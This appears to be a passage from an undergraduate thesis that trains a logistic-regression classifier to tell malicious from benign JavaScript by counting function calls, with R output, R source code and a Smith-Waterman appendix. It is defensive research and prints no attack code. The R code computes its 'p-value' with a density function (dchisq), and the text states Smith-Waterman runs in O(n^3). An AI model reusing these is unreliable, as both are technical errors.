


Figure 13b: Benign unescapes.




Figure 14a: Malicious document.writes.




Figure 14b: Benign document.writes.




Figure 15a: Malicious evals.




Figure 15b: Benign evals.




Figure 16a: Malicious objects.




Figure 16b: Benign objects.




Figure 17a: Malicious strings.




Figure 17b: Benign strings.

5 Classification

The clear differences between malicious and benign function calls indicate that our analysis in the previous chapter can be extended into an ADS. Comparing a candidate script's function calls to those of our two samples can reveal anomalous (i.e., malicious) behavior if the script's function counts more closely match the malicious distributions. To achieve this in an automated way, we train a classifier that uses our function calls as features and use the classifier to predict whether a candidate script is malicious or benign. There are several classifiers that could be used, but given the binary nature of a script being malicious or not, logistic regression is well-suited for our context. We used R [8] as our software environment and provide our source code in Appendix C.

5.1 Logistic Regression

Logistic regression is used to predict the probability of an event occurring by fitting data to a logistic curve; in our case, the model will give the probability that a script is malicious. The probability is

$$f(z) = \frac{e^z}{e^z + 1} = \frac{1}{1 + e^{-z}}$$

where

$$z = \beta_0 + \beta_1 x_1 + \beta_2 x_2 + \cdots + \beta_k x_k$$

The *x* variables are the explanatory variables, or features; in the terms of a classifier; *z* is a measure of the total contribution of the *x* variables. We used six features—all the function calls except element instantiations, which are clearly not significant.

Call the set $\{x_1, x_2, \ldots, x_6, m\}$ a data point, where *m* is a binary variable that indicates benign or malicious (0 or 1, respectively). First, we combined the data points from all the malicious and benign scripts into one data set (excluding the data points that contained the outliers mentioned in Chapter 4) and randomly permuted the set. Then, we used the first two-thirds of the permuted data points to train the classifier. This was accomplished with a generalized linear model (GLM), which uses an iteratively reweighted least squares method for maximum likelihood estimation of the ß$_i$ parameters [13]. The algorithm converged, meaning that after several iterations, the absolute value of the largest parameter change was less than a specified tolerance [14].

R offers a Chi-square goodness-of-fit test to evaluate the usefulness of the model. The null and alternative hypotheses are:

H_0: $ß_1 = ß_2 = \ldots = ß_6 = 0$
H_A: At least one $ß_i \neq 0$ (for $i \neq 0$)

Our Chi-square test statistic was 154.212, which corresponds to an infinitesimal *p*-value of 4.847×10^{-31}. Hence, the logistic model fits well in our context. We provide additional results of the test in Section 5.2, but in short, string concatenations and escapes were the two statistically significant features identified by the regression.

In the second stage, we used the model to make predictions on the next sixth of the permuted data points. For the i^{th} data point with m unspecified, the model produces a probability p_i that m=1 (i.e., that the script corresponding to the i^{th} data point is malicious). The purpose of this stage is to target an appropriate threshold $p*$ such that $p_i < p*$ implies benign and $p_i > p*$ implies malicious.

R's output in Section 5.2 reveals that all data points with $p_i \leq 0.22389875$ are benign, and all data points with $p_i \geq 0.55844717$ are malicious. Therefore, we should choose a threshold that satisfies $0.22389875 \leq p* < 0.55844717$. However, with a range this wide, our choice of $p*$ becomes somewhat arbitrary. A $p*$ closer to the lower end of that range induces a higher risk of false positives, and a $p*$ closer to the higher end of that range induces a higher risk of false negatives. Having more data points would have likely narrowed the range significantly. The threshold selection is vital to the accuracy of the classifier, and instead of arbitrarily settling on a threshold now, we proceed to the third stage of the process and then comment on a reasonable choice for $p*$.

The third stage is our evaluation of how well the classifier predicts the final sixth of our permuted set—data the classifier has not yet seen. The R output shows that the very first data point is a false negative: regardless of where $p*$ is in the viable range, $p_{72} = 0.02561425$ is a confident prediction of benign, yet this script is malicious. However, the classifier's misprediction is not surprising considering that the script's only function call was a single document.write. Beyond the first data point, all scripts with $p_i \leq p_{164} = 0.34229569$ are benign, and all scripts with $p_i \geq p_{63} = 0.47535178$ are malicious. Thus, with a threshold satisfying $0.34229569 \leq p* < 0.47535178$, the classifier predicts malicious or benign perfectly, save one data point. This range is much narrower than, and a proper subset of, the range determined in the second stage.

In summary, logistic regression achieves excellent performance as a classifier in this case. However, the algorithm depends on the random permutation of our data set and could perform inconsistently across different permutations. To address this, instead of partitioning the data set into equal thirds, we made the first partition two-thirds of the data set to achieve stronger convergence of the model. We presented one representative regression analysis here, but we also performed the regression multiple times on different permutations of the data to evaluate consistency of the model. In general, the results were qualitatively and quantitatively similar to those presented here. Occasionally, the classifier would mispredict one or two scripts during the third stage. Upon closer inspection, however, malicious scripts incorrectly classified as benign had features that were consistent with other benign scripts in our sample (and similarly for incorrectly classified benign scripts). These results further highlight the difficulty of automating the detection process. Nonetheless, this automated ADS overcomes the limitation of the signature-based MDS because it enforces a general policy instead of specific rules; we are comparing the behavior of a candidate script to the overall behavior of malicious and benign scripts instead of a finite number of attack signatures.

5.2 R Output

We provide selections of R's output below to demonstrate the three stages of the classification process. The first stage shows the results of the logistic regression and Chi-square test. The "Estimate" column provides the ß$_i$ parameter estimates. Note that R indicates the escape and string functions as statistically significant predictors.

```
*** 1st STAGE: Logistic Regression ***

Coefficients:
              Estimate Std. Error z value Pr(>|z|)
(Intercept)   -2.89286    0.35246  -8.208 2.26e-16 ***
esc           -3.05668    1.23689  -2.471   0.0135 *
unesc         19.97511 2139.22760   0.009   0.9925
write         -0.74580    0.62750  -1.189   0.2346
eval           9.66834 1505.59929   0.006   0.9949
obj            0.03554    0.03456   1.028   0.3038
str            0.59001    0.11107   5.312 1.09e-07 ***
---
Signif. codes:  0 ‘***’ 0.001 ‘**’ 0.01 ‘*’ 0.05 ‘.’ 0.1 ‘ ’ 1


"Chi-square"       "154.211863182849"
"p-value"          "4.84657540254205e-31"
```

Results of the second and third stages of the classification process follow. The first column of the data is the script number *i*, indicating the script's order in the non-permuted data set. The next seven columns are the function call counts for that script (elements are included in this output but *not* in the logistic regression model). The next column, labeled "mal", is the actual (not predicted) binary variable that indicates malicious (1) or benign (0). Finally, the last column is the classifier's probabilistic prediction that the script is malicious.

*** 2nd STAGE: Determine *p** threshold ***

```
    esc unesc write eval obj elem str mal       pred
323   0     0     1    0   0    0   0   0 0.02561425
229   0     0     4    0   0    0   4   0 0.02885951
115   0     0     0    0   0    0   0   0 0.05250785
335   0     0     0    0   0    0   0   0 0.05250785
174   0     0     0    0   0    0   0   0 0.05250785
258   0     0     0    0   0    0   0   0 0.05250785
235   0     0     0    0   0    0   0   0 0.05250785
321   0     0     0    0   0    0   0   0 0.05250785
95    0     0     0    0   0    0   0   0 0.05250785
334   0     0     0    0   0    0   0   0 0.05250785
308   0     0     0    0   0    0   0   0 0.05250785
99    0     0     0    0   0    0   0   0 0.05250785
318   0     0     0    0   0    0   0   0 0.05250785
315   0     0     0    0   0    0   0   0 0.05250785
108   0     0     0    0   0    0   0   0 0.05250785
327   0     0     0    0   0    0   0   0 0.05250785
91    0     0     0    0   0    0   0   0 0.05250785
207   0     0     0    0   0    0   0   0 0.05250785
341   0     0     0    0   0    0   0   0 0.05250785
238   0     0     0    0   0    0   0   0 0.05250785
301   0     0     0    0   0    0   0   0 0.05250785
307   0     0     0    0   0    0   0   0 0.05250785
336   0     0     0    0   0    0   0   0 0.05250785
254   0     0     0    0   0    0   0   0 0.05250785
104   0     0     0    0   1    0   0   0 0.05430412
243   0     0     0    0   1    0   0   0 0.05430412
182   0     0     0    0   1    0   0   0 0.05430412
157   0     0     0    0   1    0   0   0 0.05430412
139   0     0     0    0   1    0   0   0 0.05430412
274   0     0     0    0   1    0   0   0 0.05430412
325   0     0     0    0   1    0   0   0 0.05430412
141   0     0     0    0   2    0   0   0 0.05615820
288   0     0     0    0   2    0   0   0 0.05615820
290   0     0     0    0   2    0   0   0 0.05615820
244   0     0     0    0   2    0   0   0 0.05615820
283   0     0     0    0   2    0   0   0 0.05615820
269   0     0     0    0   2    0   0   0 0.05615820
292   0     0     0    0   2    0   0   0 0.05615820
305   0     0     0    0   2    0   0   0 0.05615820
102   0     0     0    0   3    0   0   0 0.05807170
276   0     0     0    0   4    0   0   0 0.06004625
177   0     0     0    0   5    0   0   0 0.06208351
110   0     0     0    0  12    0   0   0 0.07824498
148   0     0     0    0  13    0   0   0 0.08084658
```

```
152   0     0     0    0   0    0   1   0 0.09088741
121   0     0     1    0   0    0   3   0 0.13370001__
183   0     0     1    0   1    0   4   0 0.22389875  |___  p* should fall in this range
42    0     0     0    0   5    0   5   1 0.55844717__|
33    0     0     0    0   5    0   5   1 0.55844717
38    0     0     0    0   5    0   5   1 0.55844717
44    0     0     0    0   5    0   5   1 0.55844717
37    0     0     0    0   5    0   5   1 0.55844717
46    0     0     0    0   5    0   5   1 0.55844717
74    0     1     1    0   0    0   4   1 0.99999999
12    1     0     1    0   3    0  48   1 1.00000000
2     1     0     1    0   3    0  48   1 1.00000000
60    0     0     0    4   1    0 572   1 1.00000000
61    0     0     0    1   1    0 249   1 1.00000000
24    0     0     1    0   0    0 110   1 1.00000000
80    0     0     1    0   0    0 100   1 1.00000000
```

*** 3rd STAGE: Evaluate classifier and *p** threshold ***

```
    esc unesc write eval obj elem str mal       pred
72    0     0     1    0   0    0   0   1 0.02561425 ---->  false negative,
262   0     0     1    0   1    0   0   0 0.02651625        but atypical malicious script
322   0     0     0    0   0    0   0   0 0.05250785
107   0     0     0    0   0    0   0   0 0.05250785
295   0     0     0    0   0    0   0   0 0.05250785
261   0     0     0    0   0    0   0   0 0.05250785
264   0     0     0    0   0    0   0   0 0.05250785
251   0     0     0    0   0    0   0   0 0.05250785
128   0     0     0    0   0    0   0   0 0.05250785
225   0     0     0    0   0    0   0   0 0.05250785
256   0     0     0    0   0    0   0   0 0.05250785
150   0     0     0    0   0    0   0   0 0.05250785
239   0     0     0    0   0    0   0   0 0.05250785
155   0     0     0    0   0    0   0   0 0.05250785
222   0     0     0    0   0    0   0   0 0.05250785
111   0     0     0    0   0    0   0   0 0.05250785
133   0     0     0    0   0    0   0   0 0.05250785
306   0     0     0    0   0    0   0   0 0.05250785
316   0     0     0    0   0    0   0   0 0.05250785
135   0     0     0    0   0    0   0   0 0.05250785
332   0     0     0    0   0    0   0   0 0.05250785
156   0     0     0    0   0    0   0   0 0.05250785
273   0     0     0    0   0    0   0   0 0.05250785
206   0     0     0    0   0    0   0   0 0.05250785
286   0     0     0    0   0    0   0   0 0.05250785
98    0     0     0    0   0    0   0   0 0.05250785
117   0     0     0    0   0    0   0   0 0.05250785
337   0     0     0    0   0    0   0   0 0.05250785
312   0     0     0    0   1    0   0   0 0.05430412
122   0     0     0    0   1    0   0   0 0.05430412
131   0     0     0    0   1    0   0   0 0.05430412
364   0     0     0    0   1    0   0   0 0.05430412
354   0     0     0    0   1    0   0   0 0.05430412
279   0     0     0    0   1    0   0   0 0.05430412
129   0     0     0    0   1    0   0   0 0.05430412
298   0     0     0    0   2    0   0   0 0.05615820
106   0     0     0    0   3    0   0   0 0.05807170
231   0     0     0    0   4    0   0   0 0.06004625
```

```
158   0     0     0    0   4    0   0   0 0.06004625
223   0     0     0    0   5    0   0   0 0.06208351
178   0     0     0    0   5    0   0   0 0.06208351
220   0     0     0    0  12    0   0   0 0.07824498
87    0     0     1    0   0    0   2   0 0.07880892
88    0     0     0    0  13    0   0   0 0.08084658
143   0     0     1    0   0    0   3   0 0.13370001
234   0     0     0    0   1    0   2   0 0.15745283__
164   0     0     1    0   1    0   5   0 0.34229569  |___  p* range from 2nd stage
63    2     0     1    0   6    0  16   1 0.47535178__|     works well here
71    0     1     1    0   0    0   0   1 0.99999992
11    1     0     1    0   3    0  48   1 1.00000000
26    1     0     1    0   3    0  48   1 1.00000000
18    1     0     1    0   3    0  48   1 1.00000000
5     1     0     1    0   3    0  48   1 1.00000000
56    0     1     0    1   0    0   0   1 1.00000000
75    0     0     1    0   1    0 233   1 1.00000000
77    0     0     1    0   1    0 233   1 1.00000000
76    1     0     1    1   0    0 186   1 1.00000000
65    0     0     1    0   0    0 110   1 1.00000000
82    0     0     1    0   0    0 651   1 1.00000000
53    0     0     1    1   1    0 183   1 1.00000000
58    0     0     2    1   0    0 628   1 1.00000000
```

6 Conclusions

We conducted both static and dynamic analyses of the largest sample of malicious JavaScript that we encountered in the relevant literature at the time of this research. (The work of Cova et al. appeared in April 2010 and, to our knowledge, now contains the largest such sample.) Our static analysis involved deobfuscating malicious scripts with Caffeine Monkey and manually identifying attack signatures; most of our scripts matched one of four main signatures. Hallaraker and Vigna [3] and Cova et al. [4] take a similar approach in their proposals of signature-based MDSs. Our dynamic analysis involved counting certain function calls to characterize the general behavior of malicious and benign scripts, and using the relative proportions and distributions of those calls to differentiate malicious scripts from benign. Feinstein and Peck [1] motivated this function call analysis, but our work improves upon theirs in the following regards: 1) we have a clearly identified sample of malicious scripts; 2) we examined the distributions of the function calls in addition to the relative proportions; and 3) some of our results contradict theirs but are more intuitive. Furthermore, we extended the analysis into an automated ADS approach by implementing logistic regression as a classifier using six distinct function calls as features. In our tests, the classifier predicted with very high accuracy whether a script was malicious or benign.

Due to the time constraints of this thesis, additional investigation must be left for future work. First, we eliminated from our sample any scripts that failed when run on Caffeine Monkey. We used the stand-alone Caffeine Monkey JavaScript engine, which seemed to lack certain functionality that is likely supported in the engine that runs within Mozilla's Firefox browser. Our samples could have been even larger if fewer scripts caused runtime errors. Future work could involve using the engine in Firefox or modifying the Caffeine Monkey source code to handle the missing functionality. Second, an alternative approach would be to run SpiderMonkey instead of Caffeine Monkey on top of Pin for the function call analysis. Since Caffeine Monkey does extra work in deobfuscating and logging, SpiderMonkey would potentially lessen the overhead. However, Pin is the source of the overwhelming overhead; therefore, it would be most efficient to not use Pin at all, and instead modify either Caffeine Monkey or SpiderMonkey to capture method calls of interest. Third, a larger sample of malicious scripts would improve all parts of our analysis and detection, but the classifier in particular for more thorough training and more reliable prediction. In addition, classifiers other than logistic regression should be considered, as well as incorporating additional features—perhaps other function calls with widely varying utility in malicious and benign scripts, and characteristics other than function calls so that a script with atypical function calls can still be classified correctly.

A Smith-Waterman

Our initial idea for detecting malicious JavaScript was a novel one: use a modified Smith-Waterman (S-W) sequence alignment algorithm as a static analysis tool and potential ADS. Both Feinstein and Peck [1] and Likarish et al. [2] demonstrate promising levels of self-similarity among benign scripts and among malicious scripts—the former in the static appearance of the scripts, the latter in the ratios of certain function calls in the scripts. S-W is a well-known local sequence alignment algorithm for measuring similarity between sequences. It is most commonly associated with DNA sequence comparison, but as a script is nothing more than a finite string over an alphabet, the algorithm can be used to compare scripts as well.

The static analysis part of this approach would be to run S-W on 1) all of the malicious scripts with one another, 2) all of the benign scripts with one another, and 3) all of the malicious scripts with all of the benign scripts; then plot the distributions of the similarity scores. We would expect both malicious and benign scripts to score highly amongst themselves, but malicious scripts to have low similarity scores with benign scripts. Thus, the first two distributions should be significantly different than the third; most importantly, they should have much higher means and medians.

To turn this static analysis into an ADS, one could run S-W on a candidate script with a malicious sample and a benign sample. If the script scores well with the malicious sample but poorly with the benign sample, then classify it as malicious; if it scores well with the benign sample but poorly with the malicious sample, then classify it as benign.

There are a number of key issues to consider before S-W can be fleshed out into an effective analysis tool in this context. One is the scoring matrix (also called the weight matrix or similarity matrix). The scoring matrix strongly influences the result of the analysis because it represents how S-W actually measures similarity. The matrix is often tweaked over and over again in order to achieve optimal alignments, and bioinformatics scientists can take years adjusting it for a specific context. For JavaScript files, the alphabet most natural to start with is the set of 128 ASCII characters, but we may be able to exclude a subset of non-printable characters. Now, should all character matches receive the same score, or should some characters score higher than others if they are, in some sense, more important matches? Also, should mismatches all receive a score of zero, the same negative score, or some variation of negative, zero, and even positive scores? Two simplifying options are to ignore the case of letters and remove all whitespace in the scripts. However, perhaps whitespace is actually meaningful, as indicated by Likarish et al. [2]; malicious scripts will have significantly less whitespace than benign scripts. Already, these are difficult questions to answer a priori. Using the identity matrix might be a reasonable choice for a first trial.

It is wise to take a step back and think at a higher level about what we want S-W to accomplish before considering the lower level scoring matrix. The *big question* is: what is a meaningful alignment for two scripts? The reason we are using Smith-Waterman instead of Needleman-Wunsch (global alignment) is that local alignment offers more flexibility than global alignment. It identifies any part of one script that matches well with any part of the second script, whereas global alignment only identifies the best alignment using the entire sequences, which probably would not be that interesting or meaningful in our context. Thus, certain segments of two scripts can align well, yet the same basic question remains: what, then, are meaningful local alignments? What parts of scripts would match well, and furthermore, which of these matches would be an important similarity between scripts and not just noise (e.g. syntax common to all JavaScript programs)? Additionally, even though the flexibility of S-W allows parts of scripts to align, the algorithm still rewards longer sequential matches.

Perhaps then it would make sense to employ a mapping or compression function to reduce a script to only its consequential features. This would also dramatically improve the runtime efficiency of S-W, which is $O(n^3)$. Time constraints prevented us from pursuing these ideas further. Ultimately, our goal in using S-W was to implement an automated predictor for whether a candidate script is malicious or benign based upon its comparison with our samples; this is precisely what the function call classification achieves.

B Malicious Script Sources

In our manual inspection of the deobfuscated malicious scripts, we did not contact every URL and locate its IP address, but we did record any non-US extensions of a fully qualified domain name (FQDN). Also, some sources used an IP address instead of a domain name, and finding the geographic location of an IP address is an easy Web lookup (we used www.ipaddresslocation.org). Our findings are presented below.

Domain ext.	**Country**	**Count**
.cn	China	27
.la	Laos	2
.tw	Taiwan	1
.uk	United Kingdom	1
.hu	Hungary	1
.ru	Russia	1
IP addresses		
	Netherlands	3
	China	1
	Ukraine	1

C R Code For Logistic Regression

We implemented our logistic regression classifier using R [8]. Below is our source code.

```
# *** CODE STARTS HERE ***
# R code to perform logistic regression on the function call analysis
# of malicious vs. benign scripts from Matt Der's thesis.  The goal is
# to predict if a script is malicious or benign based on using logit
# regression to determine coefficients to the following equation:
#        y = b_0 + b_1(x_1) + b_2(x_2) + ... + b_6(x_6)
# where x_i is the ith feature type (function call) (i = 1,...,6).
# We randomly permute the data and use the first two-thirds to find the
# b coefficients. Then we use the next one-sixth of the permuted data
# to find an appropriate cutoff for p (given by the equation below)
# so that >p corresponds to likely malicious.
#
# Then we use the final sixth of the data to test the goodness of
# our regression.
#
# The following tutorial can be used as a guide:
# http://www.ats.ucla.edu/stat/r/dae/logit.htm


# define some global variables (use <<- w/in function to write to these)
combined = combinedRandom = combined1st = combined2nd = combined3rd = malLogit = 0;

printLogReg = function()
{
        # let's display the model fit stats given in the tutorial
        print(summary(malLogit))
        chisquare = malLogit$null.deviance - malLogit$deviance;
                output = c("Chi-square", chisquare);
                print(output)
        pvalue = dchisq(malLogit$null.deviance - malLogit$deviance,
        malLogit$df.null - malLogit$df.residual);
                output = c("p-value", pvalue);
                print(output)

        # then display the 2nd-stage data by increasing prediction
        print(combined2nd[order(combined2nd$pred),])

        # then display the 3rd-stage data by increasing prediction
        print(combined3rd[order(combined3rd$pred),])
}

doLogReg = function()
{
        # There are 8 features: esc unesc write eval obj elem str mal
        # The first 7 are the function calls, the last is a binary indicating
        # if the corresponding script is malicious.
        features = 8;

        # first read in the mal & ben counts into one table
        combined <<- read.table(file.choose(),header=TRUE);

        # throw out the outliers
        combined <<- combined[combined$obj < 95, 1:features];     # 2:obj=95, obj=465
        combined <<- combined[combined$unesc < 260, 1:features];  # 1:unesc=260
        numScripts = length(row.names(combined));

        # now make a random permutation of all scripts...
        indices = sample(row.names(combined), length(row.names(combined)));
        combinedRandom <<- combined[indices, 1:features];

        # and split that random permutation in 2/3, 1/6, 1/6 chunks
        oneThird = floor(numScripts / 3);
        oneSixth = floor(oneThird / 2);
        combined1st <<- combinedRandom[1:(2*oneThird), 1:features];
        combined2nd <<- combinedRandom[((2*oneThird)+1):(5*oneSixth), 1:features];
        combined3rd <<- combinedRandom[((5*oneSixth)+1):numScripts, 1:features];

        # now use logistic regression on the first two-thirds of the data --
        # try to determine if a mal script can be determined using the 6 features
        # (no elements)
        attach(combined1st);
        malLogit <<- glm( mal ~ esc + unesc + write + eval + obj + str,
                       family = binomial( link="logit" ) );
        detach();  # removes most recent attach -- use search() to list

        # now do the predictions using the 2nd chunk of data (find appropriate
        # threshold p for prediction to indicate malicious vs. benign)
        attach(combined2nd);
        combined2nd$pred <<- predict(malLogit, newdata=combined2nd, type="response");
        detach();

        # now do the predictions using the 3rd chunk of data (inspect output to see
        # how well our threshold p from 2nd-set prediction works on remainder of data)
        attach(combined3rd);
        combined3rd$pred <<- predict(malLogit, newdata=combined3rd, type="response");
        detach();

        printLogReg();
}
# *** CODE ENDS HERE ***
```

Acknowledgements

First and foremost, I would like to thank my advisor, Dr. Barry Lawson, for all of his guidance, help, and work on this research, my thesis defense, and the writing of this paper. I thank him for offering his old Linux box to our work with malicious scripts and thank the entire department for providing me with a quiet office for the semester. Secondly, I would like to thank my colleague and good friend David O'Neal for all of his contributions to this project that he did through his directed independent study. Thirdly, I credit the recommendation of Giovanni Vigna of UC Santa Barbara as the reason why we finally settled on the topic of detecting malicious JavaScript. Fourth, I thank Insoon Jo of the University of Iowa for sharing his script samples. Fifth, I am very appreciative of Dr. Jason Owen's expert advice on how to implement logistic regression as an effective classifier. Also, I thank Dr. Lewis Barnett and Dr. Douglas Szajda for their careful reviews and suggestions on how to improve this paper. Finally, I express utmost gratitude to Dr. Barnett for being so understanding and flexible with deadlines.

References

[1] B. Feinstein and C. Peck. Caffeine Monkey: Automated Collection, Detection and Analysis of Malicious Javascript. In *Blackhat*, 2007.

[2] P. Likarish, E.J. Jung, and I. Jo. Obfuscated Malicious Javascript Detection using Classification Techniques. In *The 4th International Malicious and Unwanted Software (Malware 2009)*, October 2009.

[3] O. Hallaraker and G. Vigna. Detecting Malicious JavaScript Code in Mozilla. In *Proceedings of the IEEE International Conference on Engineering of Complex Computer Systems (ICECCS)*, June 2005.

[4] M. Cova, C. Kruegel, and G. Vigna. Detection and Analysis of Drive-by-Download Attacks and Malicious JavaScript Code. In *Proceedings of the World Wide Web Conference (WWW)*, April 2010.

[5] GNU Wget. http://www.gnu.org/software/wget/, 2010.

[6] Alexa – Top Sites in United States. http://www.alexa.com/topsites/countries/US, 2010.

[7] Chi-Keung Luk, Robert Cohn, Robert Muth, Harish Patil, Artur Klauser, Geoff Lowney, Steven Wallace, Vijay Janapa Reddi, Kim Hazelwood. "Pin: Building Customized Program Analysis Tools with Dynamic Instrumentation," Programming Language Design and Implementation (PLDI), Chicago, IL, June 2005, pp. 190-200.

[8] R Development Core Team (2010). R: A language and environment for statistical computing. R Foundation for Statistcal Computing, Vienna, Austria. ISBN 3-9000051-07-0, URL: http://www.R-project.org.

[9] D. Danchev. "Massive IFRAME SEO Poisoning Attack Continuing." Dancho Danchev's Blog. http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html, 28 March 2008.

[10] JavaScript and HTML DOM Reference. http://www.w3schools.com/jsref/, 2010.

[11] D. Flanagan. *JavaScript: The Definitive Guide*. 5th ed. O'Reilly, 2007.

[12] Grossman et al. *XSS Attacks: Cross Site Scripting Exploits and Defense*. Syngress, 2007.

[13] Generalized linear model. http://en.wikipedia.org/wiki/Generalized_linear_model, 2010.

[14] Logistic Regression. http://www.dtreg.com/logistic.htm, 2010.